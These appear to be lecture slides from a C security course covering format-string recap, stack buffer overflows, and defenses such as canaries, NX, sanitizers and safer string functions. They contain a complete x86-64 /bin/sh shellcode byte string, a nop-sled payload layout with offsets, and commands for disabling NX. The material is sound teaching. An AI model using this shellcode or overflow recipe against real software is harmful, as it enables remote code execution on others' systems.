# Hacking in C

## Attacks, part II

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## A short recap

- Started looking into "attacks via input"
- Attacker provides input, tricks program into interesting behavior
- Almost all programs process untrustworthy input!
- Format-string attacks:
  - Discovered only in 1999
  - Leak information by feeding format string as first argument to `printf`
  - Write data by using `%n` control to `printf`
  - Various other functions potentially vulnerable
  - Fix whereever possible: **use constant string as first argument**
- Started on buffer-overflow attacks
  - Leak data by reading beyond bounds (Heartbleed)
  - Crash programs by writing beyond bounds (Ping of death)

## Failing at demos...

Remember last lecture, when I ran

```
gcc -Wall -Wextra formatstring.c f.c
```

- No warning about the format-string vulnerability
- Obvious question: doesn't `gcc` realize?
- Answer: need `-Wformat -Wformat-security`
- Can also use `-Wformat=2` (more format-string warnings)
- Same for `clang` compiler
- Never assume that `-Wall` enables all warnings
- Never assume that `-Wextra` enables all warnings

## `gets`

Traditional cliché culprit for buffer overflows: `gets`

From the manpage:

```
NAME
       gets - get a string from standard input (DEPRECATED)

SYNOPSIS
       #include <stdio.h>

       char *gets(char *s);

DESCRIPTION
       Never use this function.
```

Today (hopfully!) only used for educational purposes

## A simple example

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  int a = 0;
  char buf[20], *s;
  s = gets(buf);
  if(s != buf) exit(-1);

  // [...]

  if(a)
    printf("Access granted\n");
  else
    printf("Access denied\n");

  return 0;
}
```


## Changing program flow

- Overwriting data data on the stack so far allows us to
  - Modify data (may influence program flow)
  - Crash the program by messing up the return address
- Goal now: make the program do something *of our choosing*
- Idea: *targeted* overwrite of return address
- Two flavors of this idea:
  - Return to other **existing code**
  - Return to code that **we inject**
- Let's look into the second flavor

# Overwriting return addresses

```
func()
{
  char buf[32];
  ...
  gets(buf);
  ...
}

int main(void)
{
  ...
  func();
  ...
}
```



## Running our own code

- Attacker model: can only provide input to a program
- Attacker's goal:
  - get control over the target machine
  - run arbitrary code
- **Remote code execution** (RCE)
- Idea: Trick the program into launching a shell
- Big picture:
  - Overwrite return address
  - "Return" to code that launches a shell
  - Can simply put this code into the buffer we overflow

## Launching a shell

```
#include <stdlib.h>
#include <unistd.h>

void main(void)
{
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

## execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

- Execute command with name `filename`
- `argv` is the argument list of `main`
- `envp` is a list of environment variables with values
- `execve` is a wrapper around a *system call*
- A system call is a request to the operating system
- Under the hood:
  - Use `syscall instruction` with `rax` equal to 59
  - Next three arguments in `rdi`, `rsi`, `rdx`
- To inject *shell code*: need this **in machine code**
- Idea: write in assembly, translate rather straight-forwardly

## Shell code, part I

- First step: zero a register (need `NULL`):

```
xor %rdx, %rdx
```

- Next step: Need `"/bin/sh"` somewhere
- Put it onto the stack:

```
mov $0x68732f6e69622f2f, %rbx
shr $0x8, %rbx
push %rbx
```

- `0x68732f6e69622f2f` is ASCII for `hs/nib//`
- Shifting right by 8 (one byte) yields `\0hs/nib/`
- Integers are stored in little-endian, hence `/bin/sh\0`
- Now need the address of this string in `rdi`:

```
mov %rsp, %rdi
```

## Shell code, part II

- Now need to prepare `argv`
- Array of two pointers,
  - first one to `/bin/sh\0` (already in `rdi`)
  - second one a `NULL` pointer (already in `rdx`)
- Obvious idea: put this array on the stack:

```
push %rdx
push %rdi
```

- ... and put a pointer to this array into `rsi`

```
mov %rsp, %rsi
```

- Final step, issue system call number $59$:

```
mov $0x3b, %al
syscall
```

## The complete shell code

```
"\x48\x31\xd2"                                  // xor %rdx, %rdx
"\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68" // mov $0x68732f6e69622f2f, %rbx
"\x48\xc1\xeb\x08"                              // shr $0x8, %rbx
"\x53"                                          // push %rbx
"\x48\x89\xe7"                                  // mov %rsp, %rdi
"\x52"                                          // push %rdx
"\x57"                                          // push %rdi
"\x48\x89\xe6"                                  // mov %rsp, %rsi
"\xb0\x3b"                                      // mov $0x3b, %al
"\x0f\x05"                                      // syscall
```

## Why did we use this shift?

- `gets` stops reading at the first zero byte
- Shell code must not contain any byte of value `0x00`
- Solution: Compute the value that contains a zero

## A nop sled

- Back to the big picture:
  - We write this shell code into the buffer
  - Then overflow the buffer (write whatever)
- Now overwrite the return address with the address of the buffer
- Need to be exact! (exactly return into the shell code)
- Problem: we may not know the exact address of the buffer
- Guess approximate address (e.g., format-string attack $\rightarrow$ register values)
- Idea: Put `nop` instructions before the shell code
- Aim with our return address somewhere inside those `nops`
- Needs more buffer space, but makes best use of available buffer space!

## Putting it together

- Let's assume we have a buffer of length 80
- Let's assume the buffer is at address `0x7fffffffe100`
- Let's assume that "on top" of the buffer is the frame pointer
- Frame pointer is followed by the return address
- Return address has distance 88 from begin of buffer
- Fill buffer with
  - 58 `nop` instructions (`"\x90"`)
  - 30 bytes of byte code
  - An address in the range `0x7fffffffe100`–`0x7fffffffe13A`
- We don't really care about the overwritten saved frame pointer
- The shell code doesn't use it anyway

## . . . but gets is deprecated

- Nobody (?) today would still use `gets`
- However, many other ways to end up with buffer overflows:
  - `memcpy(dest, source, source_len)`
  - `strcpy(dest, source)`
  - Self-written copy functions
  - . . .
- Are buffer overflows indeed still a frequent problem?
- Take a look at
  https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=buffer
- Interestingly, also format-string attacks aren't dead:
  https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=format+string

## The underlying problem

- Von Neumann architecture: code is just data
- No real separation of program (i.e., control) and data (i.e., information)
- Most drastic: return addresses on the stack!
- Historical example of this problem: phone phreaking
- Phone control information goes over the normal phone channel
- Transmit control information by whistles at $2\,600\,\mathrm{Hz}$
- The same frequency used by a toy whistle from Cap'n Crunch breakfast cereals

Picture source: https://en.wikipedia.org/wiki/John_Draper

## Defense mechanisms

## Fixing programs

- C is notorious for memory-related vulnerabilities
- The real problem is not C, but programmers writing insecure programs
- Educate programmers to not use unsafe functions like `strcpy`
  - Alternative:
    `char *strncpy(char *dest, const char *source, size_t num);`
  - Write at most `num` bytes to dest
  - Caution: resulting string not guaranteed to be null terminated!
  - BSD alternative: `strlcpy`
  - Essentially the same, but `dest` *is* null terminated
- More generally, two approaches to reducing bugs:
  - Reduce rate of bugs per lines of code
  - Reduce the amount of lines of code
- Educate programmers and managers that **code is not an asset, code is a liability!**

*“To this very day, idiot software managers measure "programmer productivity" in terms of "lines of code produced", whereas the notion of "lines of code spent" is much more appropriate.”*

—Edsger W. Dijkstra

## `libsafe`

- Dynamic library, load before any other libraries
- Install, enter in `/etc/ld.so.preload`
- “Intercept” calls to various notorious functions
- Contain possible buffer overflows in the current stack frame
- Can still overwrite local data, but not return addresses
- Examples of functions that are intercepted by `libsafe`:
  - `strcpy`
  - `wcscpy`
  - `strcat`
  - `gets`
  - `sprintf`

## Dynamic analysis

- Tools like `valgrind` find many memory-related bugs
- They use *dynamic analysis*, i.e., run the code in special environment
- Other dynamic tool: `clang`'s AddressSanitizer
- Need code to be compiled with `clang -fsanitize=address`
- Advantages of dynamic analysis:
  - Do not require source code (at least valgrind)
  - Catch memory bugs depending on runtime data
- Disadvantages of dynamic analysis:
  - No guarantee of branch coverage
  - Might not catch bugs that are detectable even at compile time

## Static analysis

- Alternative: Static analysis at compile time
- Also many tools available, e.g.,
  - CCured
  - Microsoft PREfast
  - Flawfinder
- Guaranteed to catch all bugs that can be found at compile time

## What can the compiler to do help?

- Compilers warn about all kind of insecure use of C:
  - Compile-time buffer overflows
  - Format-string vulnerabilties (with appropriate flags)
  - Compile-time integer overflows
  - Use of deprecated functions (e.g., `gets`)
  - Comparison of signed and unsigned integers
  - Missing parantheses in complex expressions
- Generally: compile with `-Wall -Wextra`
- Maybe throw in a few more warning options (like `-Wformat=2`)
- **The compiler can do more to help!**


## Can you attack the following code?

```
void f(...)
{
  long canary = CANARY_VALUE; // initialize canary
  ...
  ... // buffer-overflow vulnerability here
  ...

  if(canary != CANARY_VALUE)
  {
    exit(CANARY_DEAD); // abort with error
  }
}
```

# Stack protection with canaries

- Idea: put canary value between local variables and return address
- At the end of the function, check that canary is “alive”
- Dead canary means:
  - stack has been “smashed”
  - cannot trust saved frame pointer or return address
  - exit from the program



## Compiler-generated canaries

- Could write canary code ourselves
- Much less error prone (and lazy): let the compiler do it
- Default for `gcc`: Option `-fstack-protector`
- Can disable with `-fno-stack-protector`
- Use fresh random canary values for each run of the program
- Harder for an attacker to “guess right”
- Include zero bytes in the middle of the canary
- Impossible to write for an attacker with zero-terminated string
- Would need two overflows to obtain canary with a zero
- Cannot use the “shift trick”: **attacker’s code does not run, yet!**

## $W \oplus X$

- Also the OS can help against memory-related attacks
- Remember: Underlying problem is the von-Neumann architecture
- Code and data share the same memory space
- Idea: Take this back (a little bit)
- Mark some areas of memory (stack, heap, data segment) non-executable
- Such a countermeasure is called *Data Execution Prevention (DEP)*
- Other name: $W \oplus X$ (“either write or execute”)
- Ideally this is implemented in the CPU’s MMU
- Supported by many recent CPUs (e.g., AMD64, ARM)
- Various software solutions for CPUs without hardware support
- Software solutions add overhead to memory access

## Enabling/disabling NX

- Non-executable-stack bit is stored in the ELF header of a binary
- Linux by default supports NX stack
- gcc by default produces non-executable-stack binaries
- Disable NX in gcc: `gcc -z execstack`
- Disable NX on an existing binary: `execstack -s BINARY`
- Enable NX on an existing binary: `execstack -c BINARY`
- Disable NX for 32-bit binaries in Linux kernel:
  - Boot parameter `noexec=off` (for x86)
  - Boot parameter `noexec32=off` (for AMD64)
- Reasons to disable NX protection:
  - Creating homework for Software and Websecurity
  - Generally, trying out “classical” attacks
  - Some programs need executable stack!